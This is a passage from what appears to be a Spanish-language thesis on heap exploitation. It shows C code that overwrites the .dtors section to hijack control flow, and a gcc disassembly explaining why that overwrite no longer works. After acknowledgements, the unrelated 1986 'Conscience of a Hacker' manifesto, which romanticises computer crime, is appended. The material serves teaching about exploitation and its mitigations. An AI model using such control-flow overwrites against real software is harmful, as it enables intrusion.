21          unsigned int * dtr_section = (unsigned int *)(0x8049f18 + 0x4);
22          *dtr_section = (unsigned int) &hijack;
23          return 0;
24  }
25
26  void hijack(void) {
27          printf("Hijack\n");
28  }
```

Código 73. Sobrescribiendo la sección .dtors sin un destructor declarado

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ gcc sin_destructor.c -o
    sin_destructor -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ ./sin_destructor
Primero se ejecuta el main.
```

Código 74. Sobrescritura no realizada

Como se puede ver, la línea "Hijack" ya no se muestra por pantalla, lo que significa que la sección .dtors no se ha sobrescrito.
Esto se debe a que en algún momento de su historia, el compilador *gcc* añadió una directiva nueva en la función que se encargaba de ejecutar los destructores. El Código 75 muestra las instrucciones de dicha función.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$ objdump -M intel -d --start-
    address=0x08048400 --stop-address=0x8048459  sin_destructor

sin_destructor:     file format elf32-i386


Disassembly of section .text:

08048400 <__do_global_dtors_aux>:
 8048400: 55                    push   ebp
 8048401: 89 e5                 mov    ebp,esp
 8048403: 53                    push   ebx
 8048404: 83 ec 04              sub    esp,0x4
 8048407: 80 3d 24 a0 04 08 00  cmp    BYTE PTR ds:0x804a024,0x0
 804840e: 75 3f                 jne    804844f <__do_global_dtors_aux+0x4f>
 8048410: a1 28 a0 04 08        mov    eax,ds:0x804a028
 8048415: bb 20 9f 04 08        mov    ebx,0x8049f20
 804841a: 81 eb 1c 9f 04 08     sub    ebx,0x8049f1c
 8048420: c1 fb 02              sar    ebx,0x2
 8048423: 83 eb 01              sub    ebx,0x1
 8048426: 39 d8                 cmp    eax,ebx
 8048428: 73 1e                 jae    8048448 <__do_global_dtors_aux+0x48>
 804842a: 8d b6 00 00 00 00     lea    esi,[esi+0x0]
 8048430: 83 c0 01              add    eax,0x1
 8048433: a3 28 a0 04 08        mov    ds:0x804a028,eax
 8048438: ff 14 85 1c 9f 04 08  call   DWORD PTR [eax*4+0x8049f1c]
```

```
 804843f: a1 28 a0 04 08        mov    eax,ds:0x804a028
 8048444: 39 d8                 cmp    eax,ebx
 8048446: 72 e8                 jb     8048430 <__do_global_dtors_aux+0x30>
 8048448: c6 05 24 a0 04 08 01  mov    BYTE PTR ds:0x804a024,0x1
 804844f: 83 c4 04              add    esp,0x4
 8048452: 5b                    pop    ebx
 8048453: 5d                    pop    ebp
 8048454: c3                    ret
 8048455: 8d 74 26 00           lea    esi,[esi+eiz*1+0x0]
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes$
```

Código 75. Desensamblado de __do_global_dtors_aux

Las instrucciones relevantes son las siguientes:

```
1 8048410: a1 28 a0 04 08        mov    eax,ds:0x804a028
2 8048415: bb 20 9f 04 08        mov    ebx,0x8049f20
3 804841a: 81 eb 1c 9f 04 08     sub    ebx,0x8049f1c
4 8048420: c1 fb 02              sar    ebx,0x2
5 8048423: 83 eb 01              sub    ebx,0x1
6 8048426: 39 d8                 cmp    eax,ebx
7 8048428: 73 1e                 jae    8048448 <__do_global_dtors_aux+0
     x48>
```

Código 76. Instrucciones relevantes en __do_global_dtors_aux

Debido al código anterior y al flujo de ejecución, la primera línea del Código 76 hace que en el registro *eax* se almacene un 0. En la línea 2, en *ebx* se almacena la dirección final de la sección .dtors con lo que gracias a la resta de 0x8049f1c en la línea 4, que es el inicio de la sección .dtors se obtiene el tamaño de dicha sección. Destacar que el tamaño de la sección .dtors sin almacenar ningún destructor es de 4 bytes, debido al formato comentado anteriormente.
En la línea 5, el contenido de *ebx*, que es el tamaño de la sección .dtors + 4, se divide entre 4. Debido a que en una arquitectura de 32 bits los punteros a funciones ocupan 4 bytes, con esta división se obtendrá el número de punteros a función que existen en la sección .dtors más uno, o sea, el número de destructores más uno.
A continuación, para obtener el número real de destructores, se le resta 1 al registro *ebx*.
Con la línea 6, se compara el resultado de *ebx* con *eax*, si son iguales, o sea, si su contenido es 0, se salta al final de la función `__do_global_dtors_aux`, con lo que ningún destructor es ejecutado.

De este modo se evita la ejecución de destructores si no están declarados en el código fuente.

Debido a todas estas medidas de seguridad aplicadas con el paso de los años, los artículos que tratan la sobrescritura de la sección .dtors, siempre y cuando no tengan en cuenta estos detalles, han quedado totalmente obsoletos.

# Agradecimientos

A mi **madre**, por ser capaz de leer toda esta investigación sin entender lo más mínimo y aun así seguir leyendo movida sólo por el amor de madre.

A mi **novia**, por intentar fascinarse con el mundo del *hacking* y querer entender conceptos que la mayoría de informáticos desconocen.

A **vlan7**, por haber creído y seguir creyendo en una idea, aun cuando no ha dado los frutos deseados.

A **Wadalbertia**, fortaleza digital que me ha dado cobijo durante años. Y a su genial gente que a pesar de su genialidad, siguen ayudando a aquellos que aún carecen de tal genialidad.

A todos aquellos que conocen el verdadero significado de *hacker*.

==Phrack Inc.==

Volume One, Issue 7, Phile 3 of 10

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

The following was written shortly after my arrest...

The Conscience of a Hacker

by

+++The Mentor+++

Written on January 8, 1986

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...

Or feels threatened by me...

Or thinks I'm a smart ass...

Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

"This is it... this is where I belong..."

I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++